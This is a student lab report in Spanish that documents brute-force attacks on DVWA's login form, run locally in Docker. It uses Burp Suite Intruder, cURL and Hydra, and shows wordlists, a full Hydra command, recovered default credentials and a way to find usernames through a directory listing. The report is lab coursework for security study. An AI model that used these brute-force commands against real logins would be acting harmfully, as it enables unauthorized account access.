

# Informe Laboratorio 2

## Sección 1

Valentina Díaz  
e-mail: valentina.diaz.go@mail\_udp.cl

Septiembre de 2023

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>2</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	2
2.2. Redirección de puertos en docker (dvwa) . . . . .	2
2.3. Obtención de consulta a replicar (burp) . . . . .	3
2.4. Identificación de campos a modificar (burp) . . . . .	4
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	4
2.6. Obtención de al menos 2 pares (burp) . . . . .	7
2.7. Obtención de código de inspect element (curl) . . . . .	9
2.8. Utilización de curl por terminal (curl) . . . . .	10
2.9. Demuestra 5 diferencias (curl) . . . . .	10
2.10. Instalación y versión a utilizar (hydra) . . . . .	11
2.11. Explicación de comando a utilizar (hydra) . . . . .	12
2.12. Obtención de al menos 2 pares (hydra) . . . . .	13
2.13. Explicación paquete curl (tráfico) . . . . .	13
2.14. Explicación paquete burp (tráfico) . . . . .	13
2.15. Explicación paquete hydra (tráfico) . . . . .	14
2.16. Mención de las diferencias (tráfico) . . . . .	15
2.17. Detección de SW (tráfico) . . . . .	15

## 1. Descripción de actividades


Utilizando la aplicación web vulnerable DVWA  
(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un taque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

## 2. Desarrollo de actividades según criterio de rúbrica

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para comenzar el laboratorio hay que instalar Docker, en este caso Docker ya está instalado.



A screenshot of a terminal window on a Mac OS X system. The user is running the command 'docker -v'. The output shows the Docker version as 'Docker version 23.0.5, build bc4487a'. The terminal has a dark background with light-colored text. The cursor is visible at the end of the command line.


### 2.2. Redirección de puertos en docker (dvwa)

Se utilizó el comando `docker run -rm -it -p 8081:80 vulnerables/web-dvwa` para crear y ejecutar el contenedor a partir de la imagen de DVWA con los puertos 8081 y 80.

## 2.3 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
Last login: Fri Sep 15 08:47:23 on ttys001
valentinadiaz@MacBook-Air ~ docker run --rm -it -p 8081:80 vulnerables/web-dvwa
```

Al abrir el navegador e ir a `localhost:8081` se ve lo siguiente:



### 2.3. Obtención de consulta a replicar (burp)

Para poder obtener la consulta a replicar se debe trabajar con la aplicación Burp Suite. Para instalar la aplicación se descargó desde la página oficial el archivo instalable.



En DVWA se debe ir al apartado de *Brute Force* para hacer uso del Login, una vez allí se debe activar la opción de *Intercepción* en Burp Suite. Al momento de apretar *Login* se obtiene la siguiente consulta:

## 2.4 Identificación DESEARROLLO DE LA ACTIVIDAD SEGURO CRITERIO DE RÚBRICA

```
1 GET /vulnerabilities/brute/?username=&password=&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8081
3 sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/117.0.5938.63 Safari/537.36
8 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
    signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1:8081/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-419,es;q=0.9
16 Cookie: PHPSESSID=lqlbmpuo68bsdg81k5aeh9vli2; security=low
17 Connection: close
18
19
```

Por lo tanto, esta es la consulta a replicar.


## 2.4. Identificación de campos a modificar (burp)

Los campos a modificar son *username* y *password*

```
1 GET /vulnerabilities/brute/?username=&password=&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8081
3 sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
4 sec-ch-ua-mobile: ?0
```

## 2.5. Obtención de diccionarios para el ataque (burp)

Para obtener los diccionarios se observó que cuando se hace un login con las credenciales correctas se muestra una imagen, al abrir la imagen en pestaña nueva, tal como se muestra en la imagen:



Se observa en el url de la imagen una sección que dice *users*, al dejar la url de esta manera *http://localhost:8081/hackable/users* se muestra una lista de usuarios, la lista es la siguiente:

## 2.5 Obtención de DESARROLLO DE LA ACTIVIDAD SEGÚN CRITERIO DE RÚBRICA

The screenshot shows a web browser window with the following details:


- Title Bar:** Vulnerability: Brute Force :: De... Index of /hackable/users
- Address Bar:** 127.0.0.1:8081/hackable/users/
- Page Title:** Index of /hackable/users
- Table Headers:** Name, Last modified, Size, Description
- Table Data:**
  - Parent Directory
  - 1337.jpg (2018-10-12 17:44 3.6K)
  - admin.jpg (2018-10-12 17:44 3.5K)
  - gordonb.jpg (2018-10-12 17:44 3.0K)
  - pablo.jpg (2018-10-12 17:44 2.9K)
  - smithy.jpg (2018-10-12 17:44 4.3K)
- Page Footer:** Apache/2.4.25 (Debian) Server at 127.0.0.1 Port 8081

De esta sección hace un diccionario con los nombre y se agregan otros aleatoriamente, quedando el siguiente diccionario:

```
Bienvenido          usuarios.txt ×
usuarios.txt
1 admin
2 gordonb
3 pablo
4 smithy
5 hack
6 bob
7 juan
8 pedro
9 leon
10 tiago
11 felipe
12 pepe
13 luis
14 pedro
15 martin
16
```

Para las contraseñas se buscó en Google cuales eran las contraseñas más usadas y se encontró una noticia sobre ciberseguridad que decía lo siguiente:

## 2.5 Obtención de DESARROLLO DE LA ACTIVIDAD SEGÚN CRITERIO DE RÚBRICA




Además se preguntó en ChatGPT lo mismo y respondió lo siguiente:

A screenshot of a ChatGPT conversation. The user asks for the 'contraseñas más usadas en inglés'. The AI responds by stating that common English passwords are similar to common passwords in other languages and are easy to guess. It then lists the top 10 most used English passwords, which are the same as those shown in the terminal and browser screenshot above.

Por lo tanto, el diccionario quedó así:

## 2.6 Obtención de DESARROLLO para las ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA



### 2.6. Obtención de al menos 2 pares (burp)

Se seleccionan los diccionarios antes de hacer el ataque.

Al hacer el ataque de fuerza bruta se obtiene lo siguiente:

## 2.6 Obtención de DESARROLLO para las ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A table displays the results of an attack on the URL `http://127.0.0.1:8081`. The table has columns for Request, Payload 1, Payload 2, Status code, Error, Redirec..., Timeout, Length, and Conn. The 'Length' column shows varying values (4745, 4743, 4741, 4740, 4703, 4703, 4703, 4703, 4703, 4703). The 'Payload 1' column contains user names like 'gordonb', 'smithy', 'admin', etc. The 'Payload 2' column contains passwords like 'abc123', 'password', '123456', etc. The 'Status code' column is mostly 200. The 'Error' column shows some errors (e.g., 0, 1). The 'Redirec...' and 'Timeout' columns are mostly empty. The 'Length' column shows values like 4745, 4743, 4741, 4740, 4703, 4703, 4703, 4703, 4703, 4703. The 'Conn' column is mostly empty. A red bar at the bottom indicates the attack is finished.

Request	Payload 1	Payload 2	Status code	Error	Redirec...	Timeout	Length	Conn
152	gordonb	abc123	200	0			4745	
49	smithy	password	200	0			4743	
0			200	0			4741	
46	admin	password	200	0			4740	
1	admin	123456	200	0			4703	
2	gordonb	123456	200	0			4703	
3	pablo	123456	200	0			4703	
4	smithy	123456	200	0			4703	
6	bob	123456	200	0			4703	
7	juan	123456	200	0			4703	
8	pedro	123456	200	0			4703	
10	tiago	123456	200	0			4703	
11	felipe	123456	200	0			4703	

Se sabe que las credenciales *admin* y *password* son válidas, y que lo único que varía es el Length, por lo tanto, se concluye que se obtienen 3 pares válidos, estos son:

- admin/password
- gordonb/abc123
- smithy/password

Además, se prueban y resultan válidas.

The screenshot shows a login form titled 'Login'. It has fields for 'Username:' and 'Password:', both of which are empty. Below the fields is a 'Login' button. Underneath the button, a message reads 'Welcome to the password protected area smithy'. Below the message is a small portrait photo of a man wearing sunglasses.

## 2.7 Obtención de DESARROLLOS de la ACTIVIDAD SEGÚN CRITERIO DE RÚBRICA

Login

Username:

Password:

Login

Welcome to the password protected area gordonb



Login

Username:

Password:

Login

Welcome to the password protected area admin



### 2.7. Obtención de código de inspect element (curl)

Para obtener el código primero hay que hacer login, una vez hecho eso se hace clic derecho y se elige la opción *Inspeccionar*. Luego ir al apartado *Network* y desde ahí se obtiene el código, este copia en modo CURL.

Vulnerability: Brute Force

Brute Force

Home Instructions Setup / Reset DB Brute Force

Login

Username:

Network

Headers Payload Preview Response Initiator Timing Cookies

Filter: 5 ms 10 ms 15 ms 20 ms 25 ms 30 ms 35 ms 40 ms 45 ms 50 ms 55 ms 60 ms 65 ms 70 ms 75 ms 80 ms 85 ms 90 ms 95 ms 100 ms 105 ms

Name: /vulnerabilities/brute/?username=admin&password=password&Login=1


Open in Sources panel Open in new tab Clear browser cache Clear browser cookies Copy Block request URL Block request domain Sort By Header Options Override headers Override content Show all overrides Save as HAR with content Save as...

Response: t="text/html; charset=UTF-8" />  
am Vulnerable Web Application (DVWA) v1.10 <development></title>  
www.w3.org/1999/xhtml">  
Copy link address Copy request headers Copy response headers Copy initiator Copy as PowerShell Copy as Node.js fetch Copy as cURL Copy as PowerShell Copy all as fetch Copy all as Node.js fetch Copy all as cURL Copy all as HAR

## 2.8 Utilización dESEARROLLOnDE(ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

### 2.8. Utilización de curl por terminal (curl)

Una vez que se copia, se pega en el terminal.



```
valentinadiaz@MacBook-Air ~ ~ ~ zsh
curl http://localhost:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7'
-H 'Accept-Language: es-ES,es;q=0.9'
-H 'Connection: keep-alive'
-H 'Cookie: PHPSESSID=fjbrshpgbepgd6urvt84ibjr7; security=low'
-H 'Referer: http://localhost:8081/vulnerabilities/brute/'
-H 'Sec-Fetch-Dest: document'
-H 'Sec-Fetch-Mode: navigate'
-H 'Sec-Fetch-Site: same-origin'
-H 'Sec-Fetch-User: ?1'
-H 'Upgrade-Insecure-Requests: 1'
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36'
-H 'sec-ch-ua: "Google Chrome";v="117", "Not=ABrand";v="8", "Chromium";v="117"'
-H 'sec-ch-ua-mobile: ?0'
-H 'sec-ch-ua-platform: "macOS"'
--compressed


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
        <link rel="icon" type="image/ico" href="../../Favicon.ico" />
        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
    </head>
    <body class="home">
        <div id="container">
            <div id="header">
                
            </div>
            <div id="main_menu">
                <div id="main_menu_padded">
                    <ul class="menuBlocks"><li class=""><a href="../../instructions.php">Instructions</a></li>
                    <li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
                    <ul class="menuBlocks"><li class="selected"><a href="http://localhost:8081/vulnerabilities/brute/">Brute Force</a></li>
                    <li class=""><a href="http://localhost:8081/vulnerabilities/exec/">Command Injection</a></li>
                    <li class=""><a href="http://localhost:8081/vulnerabilities/csrf/">CSRF</a></li>
                    <li class=""><a href="http://localhost:8081/?page=include.php">File Inclusion</a></li>
                </ul>
            </div>
        </div>
    </body>
</html>
```

### 2.9. Demuestra 5 diferencias (curl)

A continuación se mostrarán las diferencias encontradas:


- Cantidad de request.




Name	X	Headers	Payload	Preview	Response	Initiator	Timing	Cookies	Name
?username=fff&password=fff...	1			<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/1999/xhtml">					?username=admin&passwor...
main.css	2			<html xmlns="http://www.w3.org/1999/xhtml">					main.css
dvwaPage.js	3			<head>					dvwaPage.js
logo.png	4			<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />					logo.png
add_event_listeners.js	5			<title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>					admin.jpg
favicon.ico	6			<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />					add_event_listeners.js
	7			<link rel="icon" type="image/ico" href="../../Favicon.ico" />					favicon.ico
	8			<script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>					
	9			</head>					
	10			<body class="home">					
	11			<div id="container">					
	12			<div id="header">					
	13								
	14			</div>					
	15			<div id="main_menu">					
	16			<div id="main_menu_padded">					
	17			<ul class="menuBlocks">					
	18			<li class=""><a href="http://localhost:8081/instructions.php">Instructions</a></li>					
	19			<li class=""><a href="http://localhost:8081/setup.php">Setup / Reset DB</a></li>					

- Largo del encabezado.


## 2.10 Instalación DESARROLLO DE LA ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA



- Mensaje de respuesta al usuario.



```
<div class="body_padded">
<h1>Vulnerability: Brute Force</h1>
<div class="vulnerable_code_area">
<h2>Login</h2>
<form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
</form>
<p>Welcome to the password protected area admin</p>
</div>
```



```
<div class="body_padded">
<h1>Vulnerability: Brute Force</h1>
<div class="vulnerable_code_area">
<h2>Login</h2>
<form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
</form>
<pre><br />Username and/or password incorrect.</pre>
</div>
```


- Imagen del usuario cuando es correcto el inicio de sesión



## 2.10. Instalación y versión a utilizar (hydra)

Para instalar Hydra se utiliza el comando `sudo port install hydra` y para obtener la versión `hydra -v`.

## 2.11 Explicación DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




```
Last login: Sat Sep 16 18:19:10 on ttys004
[ valentinadiaz@MacBook-Air ~ ]$ sudo port install hydra
[Password:
--> Computing dependencies for hydra
--- Cleaning hydra
--- Scanning binaries for linking errors
--- No broken files found.
--- No broken ports found.
[ valentinadiaz@MacBook-Air ~ ]$ hydra -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-16 20:05:19
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or
* you use the "module://www.example.com/optional-module-parameters" syntax!
x valentinadiaz@MacBook-Air ~ ]$
```

### 2.11. Explicación de comando a utilizar (hydra)

El comando a utilizar para realizar el ataque es el siguiente:



```
[ valentinadiaz@MacBook-Air ~ ]$ cd Desktop
[ valentinadiaz@MacBook-Air ~ ]$ cd Labcripto
[ valentinadiaz@MacBook-Air ~ ]$ ./hydra -L ./usuarios.txt -P ./password.txt "http-get-form://localhost:8081/vulnerabilities/brute:username^USER&password^PASS&Login=Login:H=Cookie": PHPSESSID=fjbrshpgbepgd6urvr84ibjr7; security-low;:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```


Explicación de los parámetros:

- -L usuarios.txt : Esto significa todos los usuarios que están en el archivo se reemplazarán en el parámetro Usuario y se probarán con las contraseñas.
- -P password.txt: Es similar a lo anterior, pero esas son las contraseñas a utilizar.
- http-get-forr: El ataque será a través de http de método GET.
- localhost:8081/vulnerabilities/brute:username=USER&password=PASS&Login=Login : Aquí se indica la ruta y los parámetros a reemplazar con los archivos de texto.
- PHPSESSID: Es un token para que la sesión sea válida.
